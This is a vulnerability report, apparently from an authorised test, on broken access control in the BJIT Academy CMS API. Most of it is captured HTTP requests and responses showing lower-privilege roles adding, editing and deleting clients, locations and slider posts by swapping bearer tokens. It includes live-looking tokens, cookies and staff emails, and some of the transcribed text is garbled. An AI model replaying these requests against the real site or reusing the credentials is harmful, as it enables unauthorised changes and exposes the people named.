4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 52
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 6111
12
13 {
  "success": true,
  "result": {
    "data": {
      "id": 171,
      "name": "TestSEO",
      "email": "SEO.Rushmia@bjitacademy.com",
      "role": "SEO Manager",
      "phone_number": null,
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null,
      "skills": null,
      "certification": [
        {
          "title": ""
        }
      ]
    }
  }
}
```

Similar to Content-Manager

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/client/edit-client/78 HTTP/1.1



The screenshot shows two panels in Postman. The 'Request' panel contains the API endpoint and various headers. The 'Response' panel shows a successful 200 OK status with a JSON response body. The response body includes a 'success' key, a 'result' key, and a 'data' key. The 'data' key contains an object with an 'id' of 176, a name of 'Google3444', an email of 'test.cm.Rushmia@bjitacademy.com', a role of 'Content Manager', and other fields like phone number and image URL.

```
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 02:32:26 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 60
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 4645
12
13 {
  "success": true,
  "result": {
    "data": {
      "id": 176,
      "name": "Google3444",
      "email": "test.cm.Rushmia@bjitacademy.com",
      "role": "Content Manager",
      "phone_number": null,
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null,
      "skills": null,
      "certification": [
        {
          "title": ""
        }
      ]
    }
  }
}
```

Delete Client:

Logged in as Trainer

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request Panel: Displays the raw HTTP request sent to the server. The URL is `DELETE /academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1`. The request includes various headers such as `Cookie`, `Sec-Ch-Ua`, `Accept`, `Sec-Ch-Ua-Mobile`, and `Authorization`. The `Cookie` header contains a token: `_ga=GAL.2.1023576719.1700748025; _gid=GAL.2.1086741711.1700748025; _gat=1; _ga_PXKELTSB1J=631.2.1700746603.14.1.1700748711.0.0.0`.

Response Panel: Displays the raw HTTP response received from the server. The status code is `HTTP/1.1 200 OK`. The response includes standard headers like `Date`, `Server`, `Cache-Control`, `X-RateLimit-Limit`, `X-RateLimit-Remaining`, `Access-Control-Allow-Origin`, `Vary`, `Content-Type`, `Content-Length`, and `Content-Encoding`. The response body is a JSON object with fields `success`, `result`, and `data`. The `data` field contains an object with `id` (set to 77), `name` ("gggggg"), and `user` (with `id` 24, `name` "Rushnia Ahmed", `email` "rushnia.ahmed@bjitacademy.com", `role` "SuperAdmin", `phone_number` null, `image_url` null, `designation` null, `info` null, `experience` null, `skills` null, and `certification`).

Copy the trainer token now, and replace it with the superadmin's token in the DELETE
DELETE /academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1 HTTP/1.1

After Giving a trainer token and role in DELETE

/academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1. URL provides a status code of 200.

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1

Request

```
DELETE /academysite/api/public/api/v1/client/delete-client/80 HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.1803576719.1700748325; __utma=105561909.1986788516; __utmb=1.1.1700748325; __utmc=1.1.1700748325; __utmz=105561909.1986788516.1.1.utmcsr=bjitacademy.com|utmccn=(referral)|utmcmd=referral|utmctr=/login
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
X-Xsrf-Token:
Authorization: Bearer eyJhbGciOiJIUzI1nBkiJ...  


```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 17:55:22 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 43
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 3745
13 {
    "success": true,
    "result": [
        {
            "id": 79,
            "name": "hhhhhhhhhhhh",
            "user": {
                "id": 171,
                "name": "SEO Manager",
                "email": "SEO_Manager@bjitacademy.com",
                "role": "SEO Manager",
                "phone_number": null
            },
            "image_url": null,
            "designation": null,
            "info": null,
            "experience": null,
            "skills": null,
            "certification": [
                {
                    "title": ""
                }
            ]
        }
    ]
}
```

Similar to Content-Manager

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/client/delete-client/73 HTTP/1.1

Request

```
DELETE /academysite/api/public/api/v1/client/delete-client/80 HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.1737908482.1700790518; __utma=105561909.1986788516; __utmb=1.1.1700790518; __utmc=1.1.1700790518; __utmz=105561909.1986788516.1.1.utmcsr=bjitacademy.com|utmccn=(referral)|utmcmd=referral|utmctr=/login
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1nBkiJ...  


```

Response

```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 02:35:25 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 3905
13 {
    "success": true,
    "result": [
        {
            "id": 72,
            "name": "testClient",
            "user": {
                "id": 62,
                "name": "test_seo",
                "email": "test_seo_muftain@bjitacademy.com",
                "role": "SEO Manager",
                "phone_number": null
            },
            "image_url": null,
            "designation": null,
            "info": null,
            "experience": null,
            "skills": null,
            "certification": [
                {
                    "title": ""
                }
            ]
        }
    ]
}
```

Add Location:

Logged in As Trainer

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/location/add-location HTTP/1.1

Request

```

1 POST /academysite/api/public/api/v1/location/add-location HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GA1.2.1833576715.1700746025; __utma=681.2.1700746025.14.1.1700751231.0.0.0
4 Content-Length: 045
5 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
8 Sec-Ch-Ua-Mobile: 70
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1PTfjoI2My0GHN0DQw0TE2
VjMhMai12TcsVjC3mY0HDUsHtUMLd1lD140GRIMGU2TzNjEiMTQyRnM0Mh2DkSHGVYTTkZM
jHfMGE2TzU1MD1iLcUpXQxQ1o1j2MDA2NTTyjguODY2OTw0TAyMsASOTYwOTM3NSwihmJnijoxNs
AvuMUsMjV4U_jgJmkOMdkLNTgjYHtgcwTzJHDACMjUsImW4c1EMfcwTfYcHtI20c44Hj0QDmA8M7c
SjNgjM8sic2Ui1jeHTE31iwiic2NvcGVaIjphX0.Us8letJScxgBIIx5oe0DpLgjtLy3vc57i6Ix
bmYAHUea2lyPhg1035Jre0TE0LTKE5i9y4e4AlcQgALPChhJGzU2Uln3ke7eC2RneL1Vb9JUrs0
jeM06voAPczz2AEK1e2WwJ2E2q-DHefFC100s3kB
xW_7765G9pdsSvsgf1mCH_DDH_jk6PcAOw-X0S2q0LUtMzZERF_4-Ewq2i176912ZkRkgJh6
m02qTCixj0EAdduWL_SgvTC7_wtsL1jTUEUBM13wXKhGz6MT2u1vy0CjKzAp_pFL1KC16s4
Ku612LZtpMsMaDcB#97SL1x760u04hJzLpLcD8FTFaMO2kh_ihpC4BZYJewLS9AGkAUh00
UTl2BuAtTeng055fn0w8yGDh77LTTxi:mF_2mQPUFGFFeuWjumJC6eSu0e0210nyycGv3atET
UDvMpJxgkV661owmek2sR51ka0T1el1u1CUM5cE2D1KxenLSS6grH6csIM3YeqTT6eul7hPWU
f1LwJ1UJUOu1HPB4Df2_psyw2x1vinBUEkGYdaffWDXXK16_nAq-NgyJWMIrV_k_slyMLfp2SH51
dp_AVCDxy6g7y7aduBhLaf0sXWfHv7yqgk
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.6045.159 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitaacademy.com
13 Sec-Patch-Site: same-origin
14 Sec-Patch-Mode: cors
15 Sec-Patch-Dest: empty
16 Referer: https://cms.bjitaacademy.com/backend/add-location
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
23 Content-Disposition: form-data; name="name"
24
25 ffffffatty
26 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
27 Content-Disposition: form-data; name="address"
28
29 ffffffyyyy
30 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
31 Content-Disposition: form-data; name="google_link"
32
33 https://www.google.com/maps/place/Rbhuh/823.7466359,90.3855302,17z/data=!3m1!4
34 b1!4m2!1s0x2755b9627hdcl1:0xa65073b653ab21cb!0m2!3d23.746631!4d90.39211
35 !5e0&sa=Tg#2Tllxypcfr?entry=tetu
36 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
37 Content-Disposition: form-data; name="email"
38
39 tris@gmail.com
40 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
41 Content-Disposition: form-data; name="phone_number"
42
43 0000000000
44 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
45 Content-Disposition: form-data; name="user_id"
46
47 117
48 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 14:56:58 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 4945
12
13 {
    "success": true,
    "result": {
        "data": [
            {
                "id": 6,
                "name": "fffffatty",
                "address": "fffffyyyy",
                "email": "tris@gmail.com",
                "phone_number": "0000000000",
                "google_link": "https://www.google.com/maps/place/Rbhuh/823.7466359,90.3855302,17z/data=!3m1!4m2!1s0x2755b9627hdcl1:0xa65073b653ab21cb!0m2!3d23.746631!4d90.39211!5e0&sa=Tg#2Tllxypcfr?entry=tetu",
                "user": {
                    "id": 117,
                    "name": "testTrainerRushmia",
                    "email": "Trainer.Rushmia@bjitaacademy.com",
                    "role": "Trainer",
                    "phone_number": null,
                    "image_url": null,
                    "designation": null,
                    "info": null,
                    "exprience": null,
                    "user_id": null
                }
            }
        ]
    }
}

```

Request

```

1 POST /academysite/api/public/api/v1/location/add-location HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Cookie: _ga=GA1.2.1833576715.1700746025; __utma=681.2.1700746025.14.1.1700751231.0.0.0
4 Content-Length: 045
5 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
8 Sec-Ch-Ua-Mobile: 70
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1PTfjoI2My0GHN0DQw0TE2
VjMhMai12TcsVjC3mY0HDUsHtUMLd1lD140GRIMGU2TzNjEiMTQyRnM0Mh2DkSHGVYTTkZM
jHfMGE2TzU1MD1iLcUpXQxQ1o1j2MDA2NTTyjguODY2OTw0TAyMsASOTYwOTM3NSwihmJnijoxNs
AvuMUsMjV4U_jgJmkOMdkLNTgjYHtgcwTzJHDACMjUsImW4c1EMfcwTfYcHtI20c44Hj0QDmA8M7c
SjNgjM8sic2Ui1jeHTE31iwiic2NvcGVaIjphX0.Us8letJScxgBIIx5oe0DpLgjtLy3vc57i6Ix
bmYAHUea2lyPhg1035Jre0TE0LTKE5i9y4e4AlcQgALPChhJGzU2Uln3ke7eC2RneL1Vb9JUrs0
jeM06voAPczz2AEK1e2WwJ2E2q-DHefFC100s3kB
xW_7765G9pdsSvsgf1mCH_DDH_jk6PcAOw-X0S2q0LUtMzZERF_4-Ewq2i176912ZkRkgJh6
m02qTCixj0EAdduWL_SgvTC7_wtsL1jTUEUBM13wXKhGz6MT2u1vy0CjKzAp_pFL1KC16s4
Ku612LZtpMsMaDcB#97SL1x760u04hJzLpLcD8FTFaMO2kh_ihpC4BZYJewLS9AGkAUh00
UTl2BuAtTeng055fn0w8yGDh77LTTxi:mF_2mQPUFGFFeuWjumJC6eSu0e0210nyycGv3atET
UDvMpJxgkV661owmek2sR51ka0T1el1u1CUM5cE2D1KxenLSS6grH6csIM3YeqTT6eul7hPWU
f1LwJ1UJUOu1HPB4Df2_psyw2x1vinBUEkGYdaffWDXXK16_nAq-NgyJWMIrV_k_slyMLfp2SH51
dp_AVCDxy6g7y7aduBhLaf0sXWfHv7yqgk
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.6045.159 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitaacademy.com
13 Sec-Patch-Site: same-origin
14 Sec-Patch-Mode: cors
15 Sec-Patch-Dest: empty
16 Referer: https://cms.bjitaacademy.com/backend/add-location
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
23 Content-Disposition: form-data; name="name"
24
25 ffffffatty
26 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
27 Content-Disposition: form-data; name="address"
28
29 ffffffyyyy
30 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
31 Content-Disposition: form-data; name="google_link"
32
33 https://www.google.com/maps/place/Rbhuh/823.7466359,90.3855302,17z/data=!3m1!4
34 b1!4m2!1s0x2755b9627hdcl1:0xa65073b653ab21cb!0m2!3d23.746631!4d90.39211
35 !5e0&sa=Tg#2Tllxypcfr?entry=tetu
36 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
37 Content-Disposition: form-data; name="email"
38
39 tris@gmail.com
40 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
41 Content-Disposition: form-data; name="phone_number"
42
43 0000000000
44 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF
45 Content-Disposition: form-data; name="user_id"
46
47 117
48 -----WebKitFormBoundaryFAZ5gI6tK7YBmFnF

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 14:56:58 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 4945
12
13 {
    "success": true,
    "result": {
        "data": [
            {
                "id": 6,
                "name": "fffffatty",
                "address": "fffffyyyy",
                "email": "tris@gmail.com",
                "phone_number": "0000000000",
                "google_link": "https://www.google.com/maps/place/Rbhuh/823.7466359,90.3855302,17z/data=!3m1!4m2!1s0x2755b9627hdcl1:0xa65073b653ab21cb!0m2!3d23.746631!4d90.39211!5e0&sa=Tg#2Tllxypcfr?entry=tetu",
                "user": {
                    "id": 117,
                    "name": "testTrainerRushmia",
                    "email": "Trainer.Rushmia@bjitaacademy.com",
                    "role": "Trainer",
                    "phone_number": null,
                    "image_url": null,
                    "designation": null,
                    "info": null,
                    "exprience": null,
                    "user_id": null
                }
            }
        ]
    }
}

```

Backend > All Locations

All Locations					
Serial	Name	Address	Updated by User	Last Updated	Action
1	fffffffffy	ffffffffffff	testTrainerRushmia	20:56 23 Nov 2023	

Copy the trainer token now, and replace it with the superadmin's token in the POST /academysite/api/public/api/v1/location/add-location HTTP/1.1 HTTP/1.1 HTTP/1.1

After Giving a trainer token and role in POST

/academysite/api/public/api/v1/location/add-location HTTP/1.11. URL provides a status code of 200.

Similar to Content Manager

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/location/add-location HTTP/1.1

Edit Location:

Logged in as Trainer

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/location/update-location/6 HTTP/1.1

The screenshot shows a browser developer tools interface with the Network tab selected. A POST request is being viewed, targeting the URL `https://cms.bjit.academy`. The Request section displays the raw HTTP headers and body, which is a JSON object representing a user record. The Response section shows the raw HTTP response, which includes a success message and the updated user data. The Inspector panel on the right highlights the "Selected text" in the response body.

Request

```
POST /academy/sites/all/location/update HTTP/1.1
Accept: application/json, text/javascript, */*
Accept-Language: en-US,en;q=0.5
Priority: u=1, i
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Disposition: form-data; name="name"
google
Content-Disposition: form-data; name="id"
6
Content-Disposition: form-data; name="address"
ffffffffff
Content-Disposition: form-data; name="phone_link"
Content-Disposition: form-data; name="google_link"
Content-Disposition: form-data; name="email"
https://www.google.com/maps/place/18hhb/(82.7466359,90.3095302,17m/data=!3m!4
h!4w!2m5!1s0x0:275b9e6279bd1c1:0xa65073b52ab21cb18m!3d23.746631!4d90.3521
05!1s%2Fg%2Fllsyccfry?entry=rtu
Content-Disposition: form-data; name="email"
Content-Disposition: form-data; name="phone_number"
t@gmail.com
Content-Disposition: form-data; name="phone_number"
Content-Disposition: form-data; name="user_id"
0000000000
Content-Disposition: form-data; name="user_id"
117
Content-Disposition: form-data; name="user_id"--
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 15:16:27 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 54
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 4943
{
  "success": true,
  "result": {
    "data": [
      {
        "id": 6,
        "name": "google",
        "address": "ffffffffff",
        "email": "t@gmail.com",
        "phone_link": "0000000000",
        "google_link": "https://www.google.com/maps/place/18hhb/(82.7466359,90.3095302,17m/data=!3m!4
h!4w!2m5!1s0x0:275b9e6279bd1c1:0xa65073b52ab21cb18m!3d23.746631!4d90.3521
05!1s%2Fg%2Fllsyccfry?entry=rtu",
        "user": {
          "id": 117,
          "name": "testTrainerRushmia",
          "email": "Trainer.Rushmia@bjitacademy.com",
          "role": "Trainer",
          "phone_number": null,
          "image_url": null,
          "skype_id": null,
          "ints": null,
          "experience": null,
          "hobbies": null
        }
      }
    ]
  }
}
```

Inspector

Selected text

POST /academy/sites/all/location/update TTF/1.1

Decoded from: Select Cancel

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Activate Window Go to Settings to activate

Copy the trainer token now, and replace it with the superadmin's token in the POST /academysite/api/public/api/v1/location/update-location/6 HTTP/1.1

After Giving a trainer token and role inPOST

/academysite/api/public/api/v1/location/update-location/6 HTTP/1.1 provides a status code of 200.

Similar to SEO

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/location/update-location/6 HTTP/1.1

All Locations	Serial	Name	Address	Updated by User	Last Updated	Action
	1	amazon12		Rushmia Ahmed	00:27 24 Nov 2023	 

Similar to Content-Manager

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/location/update-location/6 HTTP/1.1

```
Pretty Raw Hex Render
POST /academysite/api/public/api/v1/location/update-location/4 HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.0.173790848C.1700750918; __gid=81-152666117-188875816; __gat=1; __gtp=H5D13
GSL_C.1.1700750920.1.1.1700759315.0.0.0
Content-Length: 1066
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYudVln3mBrnqnBqA
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiwanRpIjoiMTQz0TnhmUSZjUWxkMzIiMSMzZjZjNzWQ32Dz2jwqHmK12zWfj0TM3MDVnDdkHjELMz2mZQlD0A50R1YAI1L1CjpxXQ0j3EjMDA30TE3MTYmUmH10TzRxTU00DazND72Nzkd20D1CuUm1y1j03EjMDA30TE3MTYmUmH10TzR1M1Y30TQ0MmH10TM3NSwizXhw1oXnXaAjNyUNzE1L1Y0O0TA4NTK5DUDNTR1Mj1L1CjwA1i01XmNy1LjCjSjY9w2Xh10ldtj0-pPoxNpXmV5Tvhbmjihh7HgES01qyqX_kH-C3S-1o_myVOpq_Ig772C8GvqR-E_T8dJ_Pjp6dDfwvz20CF6EC40z3u1NyKlpEDhCpEs3pUfhbwfpT-mdHbywUBB_C2EdxeXbqjEhHhWa4pB#F4RISZx_cypor4ak3AfnsR5hKhMsu5e0hSVWUWmjaIyQnLkAcotWjYYTCPR13_RGZPi4lu32BeHwHlbdQ5LrpVui0LBSp5e0ohNaQgycQmVnBnU4s8swUmgCvHwv3dWPHwv4avKdc0T4Z_xFrUffKA4jQSmpt4mjqlObj730B5fbABeGav5owX70j_01fLB0BDXtNWLPtph3hgz041UEnhObnhrIug7q-HJ1H15Ys3dXvYHf7GH4HB-b1rPuvapaiXgSof_u4wJ7GFS5j1ApaxrxtK1h5sX727FWDtFG5_k1zK42tzvixiaj8pjlx_jTqWhpQmHv_viptrC7GKXNyWv3TQAvzRan5d-wfyq14_4goos17wzKxJ17U_Xq_gQpD7vUWEnSGrnp7rM_1I2BVBn21ykfufwBdWppnMm3hC4W7qdy_gLbhJlny1u4j1ju0rc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

Delete Location:

Logged in as Trainer

Target:<https://cms.bjitacademy.com/login>

API:DELETE /academysite/api/public/api/v1/location/delete-location/5 HTTP/1.1

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/location/delete-location/5 HTTP/1.1

The screenshot shows the Burp Suite interface with the following details:

Request

```
1. DELETE /academysite/api/public/api/v1/location/delete-location/4 HTTP/1.1
2. Host: cms.bjitacademy.com
3. Cookie: _ga=GA1.2.1833578719.1700749325; _gid=GA1.2.1886741711.1700748025;
XSRF-TOKEN=...
4. Sec-HT...
5. X-XSS-...
6. Sec-CH-UA: "Chromium","v":115,"Not%A Brand","v":24"
7. Accept: application/json, text/plain, */*
8. X-XSS-Token: eyJpdiI6IjlkMjE4cG0WEZTdmE2a...ascvanQWJW41D5P1sInZhBHU1j...iH0DjOWm2e0l0cHdPjxJfJfH...
9. Sec-CH-UA-Mobile: ?0
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.6045.159 Safari/537.36
11. Origin: https://cms.bjitacademy.com
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-Mode: cors
14. Sec-Fetch-Dest: empty
15. Referer: https://cms.bjitacademy.com/backend/all-locations
```

Response

```
1. HTTP/1.1 200 OK
2. Date: Thu, 23 Nov 2023 10:12:46 GMT
3. Server: Apache
4. Cache-Control: no-cache, private
5. X-RateLimit-Limit: 60
6. X-RateLimit-Remaining: 52
7. Access-Control-Allow-Origin: *
8. Vary: Accept-Encoding
9. Connection: close
10. Content-Type: application/json
11. Content-Length: 2721
12. {
    "success": true,
    "result": {
        "id": 5,
        "name": "BJIT Academy",
        "address": "House#1, Road#2, Block#J, Baridhara, Dhaka-1212, Bangladesh\nEdit",
        "email": "info@bjitacademy.com",
        "phone_number": "01717-800017",
        "google_link": "https://www.google.com/maps/embed?pb=!1m1!1m2!1m...
    }
}
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Similar to Content-Manager

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/location/delete-location/5 HTTP/1.1

The screenshot shows the Burp Suite interface with the following details:

Request

```
1. DELETE /academysite/api/public/api/v1/location/delete-location/4
2. HTTP/1.1
3. Host: cms.bjitacademy.com
4. Cookie: _ga=GA1.2.1700750518; _gid=GSL.2.1700750520.1.1.1700750455.0.0.0
5. Sec-CH-UA: "Chromium","v":115,"Not%A Brand","v":24"
6. Accept: application/json, text/plain, */*
7. Sec-CH-UA-Mobile: ?0
8. Sec-CH-UA-Platform: "Windows"
9. Origin: https://cms.bjitacademy.com
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-Mode: cors
12. Sec-Fetch-Dest: empty
13. Referer: https://cms.bjitacademy.com/backend/all-locations
```

Response

```
1. HTTP/1.1 200 OK
2. Date: Fri, 24 Nov 2023 02:40:05 GMT
3. Server: Apache
4. Cache-Control: no-cache, private
5. X-RateLimit-Limit: 60
6. X-RateLimit-Remaining: 52
7. Access-Control-Allow-Origin: *
8. Vary: Accept-Encoding
9. Connection: close
10. Content-Type: application/json
11. Content-Length: 3989
12. {
    "success": true,
    "result": {
        "id": 5,
        "name": "BJIT",
        "address": "Baridhara, Dhaka",
        "email": "abc@gmail.com",
        "phone_number": "01817777777",
        "google_link": "https://www.google.com/maps/search/bjit/@023.758437,90.429532,15z/data=!3m1!4b1?authuser=0&entry=ttu",
        "user": {
            "id": 5,
            "name": "admin.promoti",
            "email": "admin.promoti@bjitacademy.com",
            "role": "Admin",
            "phone_number": "null",
            "image_url": "https://resource/xRdfhRs4QjGsDe2VUUTpmE6CptuRZgIcAyssdX.jpg"
        }
    }
}
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Add Slider:

Logged in as Trainer

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

The screenshot shows the Postman interface with the following details:

Request

- Type: POST
- URL: /academysite/api/public/api/v1/post/create-slider-post
- Body:
 - Pretty
 - Raw (highlighted)
 - Hex

```
POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.1023576719.1700748325; _gid=GAI.2.1086741711.1700748325;
_gat=1; _ga_P7KRLTSB1J=631.2.1700757786.16.1.1700758074.0.0.0
Content-Length: 655128
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary="----WebKitFormBoundaryjH7IoneBByTYafDB
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJSPiJpjeiHD0Yqj1iZmUJMs
... (Redacted body content)
Priority: u=1, i=100
```

Response

- Pretty
- Raw
- Hex
- Render

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 16:11:27 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 755
...
{"success":true,
"result":{
"id":84,
"title":"hhhhhhhhhhhhhhhhhh",
"interval":7000,
"image_url":"images/resource/JOnegswfGTC4xPH5runZuCAFbTyDngwClalYeRQ.png",
"image_link":"/apply",
"image_alt":"hhhhhhhhhhhhhhhhhh",
"icon_id":null,
"icon_url":null,
"icon_alt":null,
"background_color": "#001000",
"updated_time": "2023-11-23T16:11:27+05:30",
"users": [
{id:117,
"name": "testTrainerRushmia",
"email": "Trainer_Rushmia@bjitacademy.com",
"role": "Trainer",
"phone_number": null,
"created_time": "2023-11-23T16:11:27+05:30"}]}
```

The response body contains a JSON object with a "success" key set to true and a "result" key. The "result" object includes an "id" field (84), a "title" field ("hhhhhhhhhhhhhhhhhh"), an "interval" field (7000), and an "image_url" field pointing to a file named "JOnegswfGTC4xPH5runZuCAFbTyDngwClalYeRQ.png". It also includes an "image_link" field pointing to "/apply", an "image_alt" field ("hhhhhhhhhhhhhhhhhh"), and fields for "icon_id", "icon_url", "icon_alt", "background_color", "updated_time", and a list of users.

Copy the trainer token now, and replace it with the superadmin's token in the POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

After Giving a trainer token and role in POST

/academysite/api/public/api/v1/post/create-slider-post HTTP/1.1 provides a status code of 200.

The screenshot shows the Backend All Banners page with the following details:

All Banners

Serial	Web Image	Title	Interval	Updated by User	Last Updated	Action
1		hhhhhhhhhhhhhhhhhh	7s	testTrainerRushmia	22:51 23 Nov 2023	

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

Request

Pretty	Raw	Hex
POST /academy/site/api/public/api/v1/post/create-slider-post HTTP/1.1		
Host: cms.bjitacademy.com		
Cookie: _ga=GA1.2.104254801.1700564172; _gat=1; _ga_F7XRLT5B1j=GS1.2.1700800213.13.1.17008002401.0.0.0		
Content-Length: 373215		
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"		
Accept: application/json, text/plain, */*		
Content-Type: multipart/form-data;		
boundary=----WebKitFormBoundaryS0hN0t3UjiY3BG4y		
